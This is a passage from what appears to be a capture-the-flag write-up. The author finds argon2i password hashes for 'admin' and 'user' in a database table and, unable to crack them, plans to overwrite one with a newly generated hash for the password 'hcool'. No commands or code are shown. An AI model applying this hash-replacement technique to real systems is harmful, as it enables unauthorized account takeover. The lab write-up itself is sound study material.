


In that table, I found two user entries "admin" and "user" and an entirely new kind of hash. Th
-e new hash is argon2i.





On researching further about argon2 hash, I got to know that it was the winner of password hashing competition in year 2015. Wikipedia says it was designed by Alex Biryukov, Daniel D-inu and Dmitry Khovratovich from the University of Luxembourg. Great guys. It was designed especially to withstand GPU cracking attacks and it's doing a good job of that till now.

I cannot crack it but luckily I got an argon2 hash generator online. The plan is to generate a hash and replace the original hash with our newly generated hash.



If this works, the new password will be "hcool".






